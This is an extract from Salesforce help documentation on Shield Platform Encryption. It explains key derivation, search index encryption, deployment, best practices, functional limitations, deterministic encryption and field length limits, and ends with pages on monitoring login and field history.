Note: This page is about Shield Platform Encryption, not Classic Encryption. [What's the difference?](#)

Behind the Scenes: The Shield Platform Encryption Process

When users submit data, the application server looks for the org-specific data encryption key in its cache. If it isn't there, the application server gets the encrypted tenant secret from the database and asks the key derivation server to derive the key. The encryption service then encrypts the data on the application server.

Salesforce securely generates the master and tenant secrets by using Hardware Security Modules (HSMs). The unique key is derived by using PBKDF2, a Key Derivation Function (KDF), with the master and tenant secrets as inputs.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Shield Platform Encryption Process Flow



1. When a Salesforce user saves encrypted data, the runtime engine determines from metadata whether to encrypt the field, file, or attachment before storing it in the database.
2. If so, the encryption service checks for the matching data encryption key in cached memory.
3. The encryption service determines whether the key exists.
 - a. If so, the encryption service retrieves the key.
 - b. If not, the service sends a derivation request to a key derivation server and returns it to the encryption service running on the Salesforce Platform.
4. After retrieving or deriving the key, the encryption service generates a random initialization vector (IV) and encrypts the data using 256-bit AES encryption.

5. The ciphertext is saved in the database or file storage. The IV and corresponding ID of the tenant secret used to derive the data encryption key are saved in the database.

Salesforce generates a new master secret at the start of each release.

Behind the Scenes: The Search Index Encryption Process

The Salesforce search engine is built on the open-source enterprise search platform software Apache Solr. The search index, which stores tokens of record data with links back to the original records stored in the database, is housed within Solr. Partitions divide the search index into segments to allow Salesforce to scale operations. Apache Lucene is used for its core library.

Leveraging Shield Platform Encryption's HSM-based key derivation architecture, metadata, and configurations, Search Index Encryption runs when Shield Platform Encryption is in use. The solution applies strong encryption on an org-specific search index (.fdt, .tim, and .tip file types) using an org-specific AES-256 bit encryption key. The search index is encrypted at the search index segment level, and all search index operations require index blocks to be encrypted in memory.

The only way to access the search index or the key cache is through programmatic APIs.

A Salesforce security administrator can enable Search Index Encryption from Setup. The administrator first creates a tenant secret of the Search Index type, then enables Encryption for Search Indexes. The admin configures their encryption policy by selecting fields and files to encrypt. An org-specific HSM-derived key is derived from the tenant secret on demand. The key material is passed to the search engine's cache on a secure channel.

The process when a user creates or edits records:

1. The core application determines if the search index segment should be encrypted or not based on metadata.
2. If the search index segment should be encrypted, the encryption service checks for the matching search encryption key ID in the cached memory.
3. The encryption service determines if the key exists in the cache.
 - a. If the key exists in the cache, the encryption service uses the key for encryption.
 - b. Otherwise, the service sends a request to the core application, which in turn sends an authenticated derivation request to a key derivation server and returns the key to the core application server.
4. After retrieving the key, the encryption service generates a random initialization vector (IV) and encrypts the data using NSS or JCE's AES-256 implementation.
5. The key ID (identifier of the key being used to encrypt the index segment) and IV are saved in the search index.

The process is similar when a user searches for encrypted data:

1. When a user searches for a term, the term is passed to the search index, along with which Salesforce objects to search.
2. When the search index executes the search, the encryption service opens the relevant segment of the search index in memory and reads the key ID and IV.
3. Steps 3 through 5 of the process when a user creates or edits records are repeated.
4. The search index processes the search and returns the results to the user seamlessly.

If Salesforce admins disable encryption on a field, all index segments that were encrypted are unencrypted and the key ID is set to null. This process can take up to seven days.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

How Do I Deploy Shield Platform Encryption?

When you deploy Shield Platform Encryption to your org with a tool such as Force.com IDE, Migration Tool, or Workbench, the Encrypted field attribute persists. However, if you deploy to orgs with different encryption settings, the effect depends on whether Shield Platform Encryption is enabled in the target org.

Regardless of how you deploy, Salesforce automatically checks to see if the implementation violates Shield Platform Encryption guidelines.

Source Organization	Target Organization	Result
Shield Platform Encryption enabled	Shield Platform Encryption enabled	The source Encrypted field attribute indicates enablement
Shield Platform Encryption enabled	Shield Platform Encryption not enabled	The Encrypted field attribute is ignored
Shield Platform Encryption not enabled	Shield Platform Encryption enabled	The target Encrypted field attribute indicates enablement

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.



Note: This page is about Shield Platform Encryption, not Classic Encryption. [What's the difference?](#)

How Does Shield Platform Encryption Work In a Sandbox?

Refreshing a sandbox from a production organization creates an exact copy of the production organization. If Shield Platform Encryption is enabled on the production organization, all encryption settings are copied, including tenant secrets created in production.

Once a sandbox is refreshed, tenant secret changes are confined to your current organization. This means that when you rotate or destroy a tenant secret on sandbox, it doesn't affect the production organization.

As a best practice, rotate tenant secrets on sandboxes after a refresh. Rotation ensures that production and sandbox use different tenant secrets. Destroying tenant secrets on a sandbox renders encrypted data unusable in cases of partial or full copies.



Note: This page is about Shield Platform Encryption, not Classic Encryption. [What's the difference?](#)

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Shield Platform Encryption Terminology

Encryption has its own specialized vocabulary. To get the most out of your Shield Platform Encryption features, it's a good idea to familiarize yourself with the key terms, such as hardware security module, key rotation, and master secret.

Data Encryption

The process of applying a cryptographic function to data that results in ciphertext. The platform encryption process uses symmetric key encryption and a 256-bit Advanced Encryption Standard (AES) algorithm using CBC mode, and a randomized, 128-bit initialization vector (IV) to encrypt field-level data and files stored on the Salesforce Platform. Both data encryption and decryption occur on the application servers.

Data Encryption Keys

Shield Platform Encryption uses data encryption keys to encrypt and decrypt data. Data encryption keys are derived on the Shield Key Management Service (KMS) using keying material split between a per-release master secret and an organization-specific tenant secret stored encrypted in the database as a part of your organization. The 256-bit derived keys exist in memory until evicted from the cache.

Encrypted Data at Rest

Data that is encrypted when persisted on disk. Salesforce supports encryption for fields stored in the database; documents stored in files, content, libraries, and attachments; search index files; Einstein Analytics datasets; and archived data.

Encryption Key Management

Refers to all aspects of key management, such as key generation, processes, and storage. Tenant secret management is performed by administrators or users who have the "Manage Encryption Keys" permission.

Hardware Security Module (HSM)

Used to provide cryptography processing as well as key management for authentication. Shield Platform Encryption uses HSMs to generate and store secret material and run the function that derives data encryption keys used by the encryption service to encrypt and decrypt data.

Initialization Vector (IV)

A random sequence used with a key to encrypt data.

Shield Key Management Service (KMS)

Generates, wraps, unwraps, derives, and secures key material. When deriving key material, the Shield KMS uses a pseudorandom number generator and input such as a password to derive keys. Shield Platform Encryption uses PBKDF2 (Password-based Key Derivation Function 2) with HMAC-SHA-256.

Key (Tenant Secret) Rotation

The process of generating a new tenant secret and archiving the previously active one. Active tenant secrets are used for both encryption and decryption. Archived ones are used only for decryption until all data has been re-encrypted using the new, active tenant secret.

Master HSM

The master HSM consists of a USB device used to generate secure, random secrets each Salesforce release. The master HSM is "air-gapped" from Salesforce's production network and stored securely in a bank safety deposit box.

Master Secret

Used in conjunction with the tenant secret and key derivation function to generate a derived data encryption key (customers can opt out of key derivation). The master secret is rotated each release by Salesforce and encrypted using the per-release master wrapping key, which is in turn encrypted with the Shield KMS's public key so it can be stored encrypted on the file system. Only HSMs can decrypt it. *No Salesforce employees have access to these keys in cleartext.*

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Master Wrapping Key

A symmetric key is derived and used as a master wrapping key, also known as a key wrapping key, encrypting all the per-release keys and secrets bundle.

Tenant Secret

An organization-specific secret used in conjunction with the master secret and key derivation function to generate a derived data encryption key. When an organization administrator rotates a key, a new tenant secret is generated. To access the tenant secret via the API, refer to the TenantSecret object. *No Salesforce employees have access to these keys in cleartext.*

What's the Difference Between Classic Encryption and Shield Platform Encryption?

With Shield Platform Encryption, you can encrypt a variety of widely used standard fields, along with some custom fields and many kinds of files. Shield Platform Encryption also supports person accounts, cases, search, approval processes, and other key Salesforce features. Classic encryption lets you protect only a special type of custom text field, which you create for that purpose.

Feature	Classic Encryption	Platform Encryption
Pricing	Included in base user license	Additional fee applies
Encryption at Rest	✓	✓
Native Solution (No Hardware or Software Required)	✓	✓
Encryption Algorithm	128-bit Advanced Encryption Standard (AES)	256-bit Advanced Encryption Standard (AES)
HSM-based Key Derivation		✓
Manage Encryption Keys Permission		✓
Generate, Export, Import, and Destroy Keys	✓	✓
PCI-DSS L1 Compliance	✓	✓
Masking	✓	
Mask Types and Characters	✓	
View Encrypted Data Permission Required to Read Encrypted Field Values	✓	
Encrypted Standard Fields		✓
Encrypted Attachments, Files, and Content		✓
Encrypted Custom Fields	Dedicated custom field type, limited to 175 characters	✓
Encrypt Existing Fields for Supported Custom Field Types		✓

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Feature	Classic Encryption	Platform Encryption
Search (UI, Partial Search, Lookups, Certain SOSL Queries)		✓
API Access	✓	✓
Available in Workflow Rules and Workflow Field Updates		✓
Available in Approval Process Entry Criteria and Approval Step Criteria		✓

SEE ALSO:

[Classic Encryption for Custom Fields](#)

Shield Platform Encryption Best Practices

Take the time to identify the most likely threats to your organization. This process helps you distinguish data that needs encryption from data that doesn't, so that you can encrypt only what you need to. Make sure that your tenant secret and keys are backed up, and be careful who you allow to manage your secrets and keys.

1. Define a threat model for your organization.

To identify the threats that are most likely to affect your organization, walk through a formal threat modeling exercise. Use your findings to create a data classification scheme, which can help you decide what data to encrypt.

2. Encrypt only where necessary.

- Not all data is sensitive. Focus on information that requires encryption to meet your regulatory, security, compliance, and privacy requirements. Unnecessarily encrypting data impacts functionality and performance.
- Evaluate your data classification scheme early and work with stakeholders in security, compliance, and business IT departments to define requirements. Balance business-critical functionality against security and risk measures and challenge your assumptions periodically.

3. Create a strategy early for backing up and archiving keys and data.

If your tenant secrets are destroyed, reimport them to access your data. You are solely responsible for making sure that your data and tenant secrets are backed up and stored in a safe place. Salesforce cannot help you with deleted, destroyed, or misplaced tenant secrets.

4. Read the Shield Platform Encryption considerations and understand their implications on your organization.

- Evaluate the impact of the considerations on your business solution and implementation.
- Test Shield Platform Encryption in a sandbox environment before deploying to a production environment. Encryption policy settings can be deployed using change sets.
- Before enabling encryption, fix any violations that you uncover. For example, if you reference encrypted fields in a SOQL ORDER BY clause, a violation occurs. Fix the violation by removing references to the encrypted fields.
- When requesting feature enablement, such as pilot features, give Salesforce Customer Support several days lead time. The time to complete the process varies based on the feature and how your org is configured.

5. Analyze and test AppExchange apps before deploying them.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

- If you use an app from the AppExchange, test how it interacts with encrypted data in your organization and evaluate whether its functionality is affected.
- If an app interacts with encrypted data that's stored outside of Salesforce, investigate how and where data processing occurs and how information is protected.
- If you suspect Shield Platform Encryption could affect the functionality of an app, ask the provider for help with evaluation. Also discuss any custom solutions that must be compatible with Shield Platform Encryption.
- Apps on the AppExchange that are built exclusively using Lightning Platform inherit Shield Platform Encryption capabilities and limitations.

6. Use out-of-the-box security tools.

Shield Platform Encryption is not a user authentication or authorization tool. To control which users can see which data, use out-of-the-box tools such as field-level security settings, page layout settings, and sharing rules, rather than Shield Platform Encryption.

7. Grant the Manage Encryption Keys user permission to authorized users only.

Users with the Manage Encryption Keys permission can generate, export, import, and destroy organization-specific keys. Monitor the key management activities of these users regularly with the setup audit trail.

8. Synchronize your existing data with your active key material.

Existing field and file data is not automatically encrypted when you turn on Shield Platform Encryption. To encrypt existing field data, update the records associated with the field data. This action triggers encryption for these records so that your existing data is encrypted at rest. To encrypt existing files or get help updating other encrypted data, contact Salesforce. We can encrypt existing file data in the background to ensure data alignment with the latest encryption policy and key material.

When you contact Salesforce support to request the background encryption service, allow at least a week before you need the background encryption completed. The time to complete the process varies based on the volume of data involved. It could take several days.

9. Handle currency and number data with care.

Currency and Number fields can't be encrypted because they could have broad functional consequences across the platform, such as disruptions to roll-up summary reports, report timeframes, and calculations. You can often keep private, sensitive, or regulated data of this variety safe in other encryption-supported field types.

10. Communicate to your users about the impact of encryption.

Before you enable Shield Platform Encryption in a production environment, inform users about how it affects your business solution. For example, share the information described in Shield Platform Encryption considerations, where it's relevant to your business processes.

11. Encrypt your data using the most current key.

When you generate a new tenant secret, any new data is encrypted using this key. However, existing sensitive data remains encrypted using previous keys. In this situation, Salesforce strongly recommends re-encrypting these fields using the latest key. Contact Salesforce for help with re-encrypting your data.

12. Use discretion when granting login as access to users or Salesforce Customer Support.

If you grant login access to a user, and they have field level security access to an encrypted field, that user is able to view encrypted data in that field in plaintext.

If you want Salesforce Customer Support to follow specific processes around asking for or using login as access, you can create special handling instructions. Salesforce Customer Support follows these instructions in situations where login as access may help them resolve your case. To set up these special handling instructions, contact your account executive.

Tradeoffs and Limitations of Shield Platform Encryption

A security solution as powerful as Shield Platform Encryption doesn't come without some tradeoffs. When your data is encrypted, some users may see limitations to some functionality, and a few features aren't available at all. Consider the impact on your users and your overall business solution as you design your encryption strategy.

IN THIS SECTION:

[General Shield Platform Encryption Considerations](#)

These considerations apply to all data that you encrypt using Shield Platform Encryption.

[Which Salesforce Apps Don't Support Shield Platform Encryption?](#)

Some Salesforce features work as expected when you work with data that's encrypted with Shield Platform Encryption. Others don't.

[Considerations for Using Deterministic Encryption](#)

These considerations apply to data encrypted with Data in Salesforce (Deterministic) key material.

[Shield Platform Encryption and the Lightning Experience](#)

Shield Platform Encryption works the same way in the Lightning Experience as it does in Salesforce Classic, with a few minor exceptions.

[Field Limits with Shield Platform Encryption](#)

Under certain conditions, encrypting a field can impose limits on the values that you store in that field. If you expect users to enter non-ASCII values, such as Chinese, Japanese, or Korean-encoded data, we recommend creating validation rules to enforce these limits.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

General Shield Platform Encryption Considerations

These considerations apply to all data that you encrypt using Shield Platform Encryption.

Leads

Lead and Case assignment rules, workflow rules, and validation rules work normally when Lead fields are encrypted. Matching and de-duplication of records during lead import works with deterministically encryption, but not probabilistic encryption. Einstein Lead Scoring is not available. Apex Lead Conversion works normally, but PL-SQL-based lead conversion is not supported.

Flows and Processes

You can reference encrypted fields in most places in your flows and processes. However, you can't reference encrypted fields in these filtering or sorting contexts.

Tool	Filtering Availability	Sorting Availability
Process Builder	Update Records action	n/a
Cloud Flow Designer	Dynamic Record Choice resource	Dynamic Record Choice resource
	Fast Lookup element	Fast Lookup element
	Record Delete element	Record Lookup element

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Tool	Filtering Availability	Sorting Availability
	Record Lookup element Record Update element	

You can store the value from an encrypted field in a variable and operate on that value in your flow's logic. You can also update the value for an encrypted field.

Paused flow interviews can result in data being saved in an unencrypted state. When a flow or process is waiting to resume, the associated flow interview is serialized and saved to the database. The flow interview is serialized and saved when:

- Users pause a flow
- Flows execute a Wait element
- Processes are waiting to execute scheduled actions

If the flow or process loads encrypted fields into a variable during these processes, that data might not be encrypted at rest.

Custom Fields

You can't use encrypted custom fields in criteria-based sharing rules.

Some custom fields can't be encrypted.

- Fields that have the `Unique` or `External ID` attributes or include these attributes on previously encrypted custom fields (applies only to fields that use the probabilistic encryption scheme)
- Fields on external data objects
- Fields that are used in an account contact relation

You can't use Schema Builder to create an encrypted custom field.

You can't use Shield Platform Encryption with Custom Metadata Types.

SOQL/SOSL

- Encrypted fields that use the probabilistic encryption scheme can't be used with the following SOQL and SOSL clauses and functions:
 - Aggregate functions such as `MAX()`, `MIN()`, and `COUNT_DISTINCT()`
 - `WHERE` clause
 - `GROUP BY` clause
 - `ORDER BY` clause

For information about SOQL and SOSL compatibility with deterministic encryption, see [Considerations for Using Deterministic Encryption in Salesforce Help](#).



Tip: Consider whether you can replace a `WHERE` clause in a SOQL query with a `FIND` query in SOSL.

- When you query encrypted data, invalid strings return an `INVALID_FIELD` error instead of the expected `MALFORMED_QUERY`.

Portals

If a portal is enabled in your organization, you can't encrypt standard fields. Deactivate all customer portals and partner portals to enable encryption on standard fields. (Communities are supported.)

To deactivate a customer portal, go to the Customer Portal Settings page in Setup. To deactivate a partner portal, go to the Partners page in Setup.

Search

If you encrypt fields with a key and then destroy the key, the corresponding search terms remain in the search index. However, you can't decrypt the data associated with the destroyed key.

Accounts, Person Accounts, and Contacts

When Person Accounts are turned on, encrypting any of the following Account fields encrypts the equivalent Contact fields, and vice versa.

- Name
- Description
- Phone
- Fax

When you encrypt any of the following Account or Contact fields, the equivalent fields in Person Accounts are also encrypted.

- Name
- Description
- Mailing Address
- Phone
- Fax
- Mobile
- Home Phone
- Other Phone
- Email

When the Account Name or Contact Name field is encrypted, searching for duplicate accounts or contacts to merge doesn't return any results.

When you encrypt the First Name or Last Name field on a contact, that contact appears in the Calendar Invite lookup only if you haven't filtered by First Name or Last Name.

Email to Salesforce

When the standard Email field is encrypted, the detail page for Contacts, Leads, or Person Accounts doesn't flag invalid email addresses. If you need bounce processing to work as expected, don't encrypt the standard Email field.

Salesforce for Outlook

If you encrypt the same fields that you filter in Salesforce for Outlook data sets, Salesforce for Outlook doesn't sync. To get Salesforce for Outlook to sync again, remove the encrypted fields from your filters in your data sets.

Campaigns

Campaign member search isn't supported when you search by encrypted fields.

Notes

You can encrypt the body text of Notes created with the new Notes tool. However, the Preview file and Notes created with the old Notes tool aren't supported.

Field Audit Trail

Data in a previously archived Field Audit Trail isn't encrypted when you turn on Platform Encryption. For example, say that your org uses Field Audit Trail to define a data history retention policy for an account field, such as the phone number field. When you turn on encryption for that field, new phone number records are encrypted as they are created. Previous updates to the phone number field that are stored in the Account History related list are also encrypted. However, phone number history data that is already archived in the `FieldHistoryArchive` object is stored without encryption. To encrypt previously archived data, contact Salesforce.

Communities

If you encrypt the Account Name field and you're not using Person Accounts, encryption affects how users' roles are displayed to admins. Normally, a community user's role name is displayed as a combination of their account name and the name of their user profile. When you encrypt the Account Name field, the account ID is displayed instead of the account name.

For example, when the Account Name field is not encrypted, users belonging to the Acme account with the Customer User profile would have a role called `Acme Customer User`. When Account Name is encrypted (and Person Accounts aren't in use), the role is displayed as something like `001D000000IRt53 Customer User`.

Data Import

You can't use the Data Import Wizard to perform matching using master-detail relationships or update records that contain fields that use the probabilistic encryption scheme. You can use it to add new records, however.

Reports, Dashboards, and List Views

- Report charts and dashboard components that display encrypted field values might be cached unencrypted.
- You can't sort records in list views by fields that contain encrypted data.

Encryption for Chatter

When you embed a custom component in your Chatter feed using Rich Publisher Add-Ons, the data related to those add-ons is encoded, but it isn't encrypted with the Shield Platform Encryption service. Unencrypted data in Rich Publisher Add-Ons includes data stored in the Extension ID, Text Representation, Thumbnail URL, Title, Payload, and PayloadVersion fields.

Encryption for Custom Matching Rules Used in Duplicate Management

Custom matching rules can only reference fields encrypted with the deterministic encryption scheme. Probabilistic encryption isn't supported. When you rotate your keys, you must deactivate and then reactivate custom matching rules that reference encrypted fields. If you don't take this step after updating your key material, matching rules don't find all your encrypted data.

Standard matching rules that include fields with Shield Platform Encryption don't detect duplicates. If you encrypt a field included in standard matching rules, deactivate the standard rule.

Service protections ensure that loads are balanced across the system. The matching service searches for match candidates until they find all matches or up to 200 matches. With Shield Platform Encryption, the service search maximum is 100 candidates. With encryption, you could find fewer or no possible duplicate records.

Duplicate jobs aren't supported.

General

- Encrypted fields can't be used in:
 - Criteria-based sharing rules
 - Similar opportunities searches
 - External lookup relationships
 - Filter criteria for data management tools
- Live Agent chat transcripts are not encrypted at rest.
- Web-to-Case is supported, but the Web Company, Web Email, Web Name, and Web Phone fields are not encrypted at rest.

 **Note:** This page is about Shield Platform Encryption, not Classic Encryption. [What's the difference?](#)

Which Salesforce Apps Don't Support Shield Platform Encryption?

Some Salesforce features work as expected when you work with data that's encrypted with Shield Platform Encryption. Others don't.

These apps don't support data encrypted with Shield Platform Encryption. However, you can enable Shield Platform Encryption for other apps when these apps are in use.

- Connect Offline
- Commerce Cloud
- Data.com
- Einstein Engine
- Heroku (but Heroku Connect does support encrypted data)
- Marketing Cloud (but Marketing Cloud Connect does support encrypted data)
- Pardot (but Pardot Connect supports encrypted contact email addresses if your Pardot org allows multiple prospects with the same email address)
- Salesforce CPQ
- Salesforce IQ
- Social Customer Service
- Thunder
- Quip

Legacy portals (customer, self-service, and partner) don't support data encrypted with Shield Platform Encryption. If legacy portals are active, Shield Platform Encryption can't be enabled.

 **Note:** This page is about Shield Platform Encryption, not Classic Encryption. [What's the difference?](#)

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Considerations for Using Deterministic Encryption

These considerations apply to data encrypted with Data in Salesforce (Deterministic) key material.

Key Rotation and Filter Availability

To filter and execute queries on fields with unique attributes, new and existing encrypted data must be encrypted with the active Data in Salesforce (Deterministic) key material. See [Synchronize Your Data Encryption with the Background Encryption Service](#) for tips on timing and placing your background encryption service request.

Available Fields and Other Data

The deterministic encryption option is available for custom URL, email, phone, text, and text area field types. It isn't available for the following types of data:

- Custom date, date/time, long text area, or description field types
- Chatter
- Files and attachments

Filter Operators

In reports and list views, the operators “equals” and “not equal to” are supported with deterministic encryption. Other operators, like “contains,” “or” “starts with,” don't return an exact match and aren't supported.

Case Sensitivity

When you use deterministic encryption, case matters. In reports, list views, and SOQL queries on encrypted fields, the results are case-sensitive. Therefore, a SOQL query against the Contact object, where LastName = 'Jones', returns only Jones, not jones nor JONES. Similarly, when the filter-preserving scheme tests for unicity (uniqueness), each version of “Jones” is unique.

API Options to Identify Filterable Fields

Fields encrypted using the deterministic encryption scheme are filterable. You can use the `isFilterable()` method to determine the encryption scheme of a particular encrypted field. If the field is filterable, the method returns true.

However, you can't explicitly detect or set the deterministic encryption scheme via the API.

External ID

You can enable the external ID for deterministically encrypted fields when you use the Unique - Case-Sensitive attribute. External ID isn't available for email field types.

Compound Names

Even with deterministic encryption, some kinds of searches don't work when data is encrypted. Concatenated values, such as compound names, aren't the same as the separate values. For example, the ciphertext for the compound name “William Jones” is not the same as the concatenation of the ciphertexts for “William” and “Jones”.

So, if the First Name and Last Name fields are encrypted in the Contacts object, this query doesn't work:

```
Select Id from Contact Where Name = 'William Jones'
```

But this query does work:

```
Select Id from Contact Where FirstName = 'William' And LastName ='Jones'
```

Filter Records by Strings

You can search for records using strings. However, commas in strings act as OR statements. If your string includes a comma, use quotation marks around the string. For example, a search for “*Universal Containers, Inc, Berlin*” returns records that include the full string including the comma. Searches for *Universal Containers, Inc, Berlin* returns records that include *Universal Containers* or *Inc* or *Berlin*.

SOQL GROUP BY Statements

You can use most of the SOQL statements with deterministic encryption. One exception is GROUP BY, which isn't supported, even though you can group report results by row or column.

SOQL LIKE and STARTS WITH Statements

Deterministic encryption only supports exact, case-sensitive matches. Comparison operators that return partial matches aren't supported. For example, LIKE and STARTS WITH statements aren't supported.

SOQL ORDER BY Statements

Because deterministic encryption doesn't maintain the sort order of encrypted data in the database, ORDER BY isn't supported.

Indexes

Deterministic encryption supports single-column indexes, single-column case-sensitive unique indexes, two-column indexes, and custom indexes on standard and custom fields.

Shield Platform Encryption and the Lightning Experience

Shield Platform Encryption works the same way in the Lightning Experience as it does in Salesforce Classic, with a few minor exceptions.

Notes

Note previews in Lightning are not encrypted.

File Encryption Icon

The icon that indicates that a file is encrypted doesn't appear in Lightning.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Field Limits with Shield Platform Encryption

Under certain conditions, encrypting a field can impose limits on the values that you store in that field. If you expect users to enter non-ASCII values, such as Chinese, Japanese, or Korean-encoded data, we recommend creating validation rules to enforce these limits.

	API Length	Byte Length	Non-ASCII Characters
Assistant Name (Contact)	40	120	22
Address (To, CC, BCC on Email Message) (beta)	3000	4000	2959
City (Account, Contact, Lead)	40	120	22
Email (Contact, Lead)	80	240	70
Fax (Account)	40	120	22
First Name (Account, Contact, Lead)	40	120	22
Last Name (Contact, Lead)	80	240	70
Middle Name (Account, Contact, Lead)	40	120	22
Name (Custom Object) (beta)	80	240	80
Name (Opportunity)	120	360	110
Phone (Account, Contact)	40	120	22
Site (Account)	80	240	70
Subject (Email Message) (beta)	3000	3000	2207
Title (Contact, Lead)	128	384	126

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.



Note: This list isn't exhaustive. For information about a field not shown here, refer to the API.

Case Comment Object

The Body field on the Case Comment object has a limit of 4,000 ASCII characters (or 4,000 bytes). However, when these fields are encrypted, the character limit is lower. How much lower depends on the kind of characters you enter.

- ASCII: 2959
- Chinese, Japanese, Korean: 1333
- Other non-ASCII: 1479



Note: This page is about Shield Platform Encryption, not Classic Encryption. [What's the difference?](#)

Monitoring Your Organization's Security

Track login and field history, monitor setup changes, and take actions based on events.

Review the following sections for detailed instructions and tips on monitoring the security of your Salesforce organization.

IN THIS SECTION:

[Monitor Login History](#)

Admins can monitor all login attempts for their org and enabled portals or communities. The Login History page shows up to 20,000 records of user logins for the past six months. To see more records, download the information to a CSV or GZIP file.

[Field History Tracking](#)

You can select certain fields to track and display the field history in the History related list of an object. The field history data is retained for up to 18 months.

[Monitor Setup Changes](#)

Setup Audit Trail tracks the recent setup changes that you and other admins have made to your org. Audit history is especially useful in orgs with multiple admins.

[Transaction Security Policies](#)

Transaction Security is a framework that intercepts real-time Salesforce events and applies appropriate actions and notifications based on security policies you create. Transaction Security monitors events according to the policies that you set up. When a policy is triggered, you can receive a notification and have an optional action taken.

Monitor Login History

Admins can monitor all login attempts for their org and enabled portals or communities. The Login History page shows up to 20,000 records of user logins for the past six months. To see more records, download the information to a CSV or GZIP file.

Download Login History

You can download the past six months of user logins to your Salesforce org. This report includes logins through the API.

1. From Setup, enter *Login History* in the Quick Find box, then select **Login History**.
2. Select the file format to use.
 - **CSV File**
 - **GZIP File**—Because the file is compressed, it's the preferred option for the quickest download time.
3. Select the file contents. The All Logins option includes API access logins.
4. Click **Download Now**.

Create List Views

You can create list views sorted by login time and login URL. For example, you can create a view of all logins in a particular time range. Like the default view, a custom view shows up to 20,000 records of login history during the past six months.

1. On the Login History page, click **Create New View**.
2. Enter the name to appear in the View dropdown list.
3. Specify the filter criteria.
4. Select the fields to display.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Contact Manager, Developer, Enterprise, Group, Performance, Professional, and Unlimited** Editions

USER PERMISSIONS

To monitor logins:

- **Manage Users**

You can choose up to 15 fields. You can display only the fields that are available in your page layout. Text area fields display up to 255 characters.



Note: Due to the nature of geolocation technology, the accuracy of geolocation fields (for example, country, city, postal code) can vary.

View Your Login History

You can view your personal login history.

1. From your personal settings, enter *Login History* in the Quick Find box, then select **Login History**. No results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**.
2. To download a CSV file of your login history for the past six months, click **Download**.

Single Sign-On with SAML

If your organization uses SAML single sign-on identity provider certificates, single sign-on logins appear in the history.

My Domain

If you are using My Domain, you can identify which users are logging in with the new login URL and when. From Setup, enter *Login History* in the Quick Find box, then select **Login History** and view the Username and Login URL columns.

License Manager Users

The Login History page sometimes includes internal users with names in the format 033*****2@00d2*****db. These users are associated with the License Management App (LMA), which manages the number of licenses used by a subscriber org. These internal users can appear in the License Management org (LMO) and in subscriber orgs in which an AppExchange package managed by the LMA is installed.

Field History Tracking

You can select certain fields to track and display the field history in the History related list of an object. The field history data is retained for up to 18 months.

You can track the field history of custom objects and the following standard objects.

- Accounts
- Articles
- Assets
- Campaigns
- Cases
- Contacts
- Contracts
- Contract line items
- Entitlements
- Leads
- Opportunities

EDITIONS


Available in: Salesforce Classic ([not available in all orgs](#)), Lightning Experience, and the Salesforce app

Available in: **Contact Manager, Essentials, Group, Professional, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Standard Objects are not available in **Database.com**

- Orders
- Order Products
- Products
- Service Contracts
- Solutions

Modifying any of these fields adds an entry to the History related list. All entries include the date, time, nature of the change, and who made the change. Not all field types are available for historical trend reporting. Certain changes, such as case escalations, are always tracked.

 **Note:** Since the Spring '15 release, increasing the entity field history retention period beyond the standard 18 months requires the purchase of the Field Audit Trail add-on. When the add-on subscription is enabled, your field history retention period is changed to reflect the retention policy provided with your subscription. If your org was created before June 1, 2011, Salesforce continues to retain all field history. If your org was created on or after June 1, 2011 and you decide not to purchase the add-on, Salesforce retains your field history for standard 18 months.

Consider the following when working with field history tracking.

- Changes to fields with more than 255 characters are tracked as edited, and their old and new values are not recorded.
- Tracked field values are not automatically translated; they display in the language in which they were made. For example, if a field is changed from *Green* to *Verde*, *Verde* is displayed no matter what a user's language is, unless the field value has been translated into other languages via the Translation Workbench. This behavior also applies to record types and picklist values.
